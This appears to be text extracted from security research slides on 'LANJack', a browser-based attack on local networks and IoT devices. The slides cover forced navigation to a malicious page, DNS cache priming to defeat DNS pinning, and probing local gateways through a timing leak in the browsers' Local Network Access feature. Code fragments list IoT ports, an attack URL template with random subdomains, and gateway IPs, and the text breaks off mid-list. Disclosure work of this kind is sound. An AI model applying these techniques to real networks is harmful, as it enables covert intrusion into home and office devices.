
LANJack

● ATTACK TRIGGERING

Why Two Methods?

Challenge : Execute Within a Secure Context

Solution : Forced Navigation to Malicious Page





LANJack

● ATTACK TRIGGERING

Why Two Methods?

Challenge : Execute Within a Secure Context



Solution : Forced Navigation to Malicious Page



● DNS CACHE PRIMING

Challenge : DNS Pinning


Solution : Cache Priming



● DNS CACHE PRIMING

Challenge : DNS Pinning

Solution : Cache Priming



- Unique UUID subdomains
- Common ports for IoT devices

```
const preloadPorts = ['80','81','8080','82','88','83',  
  '8001','84','85','90','8888','9000','8090','8000',  
  '8010','9090','1080'];
```



```
`http://${uuidv4()}.vf-globallab.com:${port}/CamScanner2.html?x=${window.id}`)
```

- Loading under Hidden Iframes
- Round-robin approach
- Cleanup


● LAN RECONNAISSANCE

Challenge : Identify Active Local Devices Despite Browser Restrictions

Solution : Exploit LNA Timing Exposure
(Chrome v142+ & Firefox v151+)




Local Network Access (LNA):
User permission required for local network access.




Challenge : Identify Active Local Devices Despite Browser Restrictions


Solution : Exploit LNA Timing Exposure
(Chrome v142+ & Firefox v151+)



Chrome | Opened Issue



Firefox | Opened Issue



Challenge : Identify Active Local Devices Despite Browser Restrictions

Solution : Exploit LNA Timing Exposure
(Chrome v142+ & Firefox v151+)

Step 1: Identify the network gateway


- Probe common local IP addresses defined in RFC 1918

```
subnets=["10.0.0.254", "192.168.1.1", "192.168.0.1", "192.168.6.1", "192.168.200.1", "192.168.140.1", "172.16.0.1", "10.118.15.1", 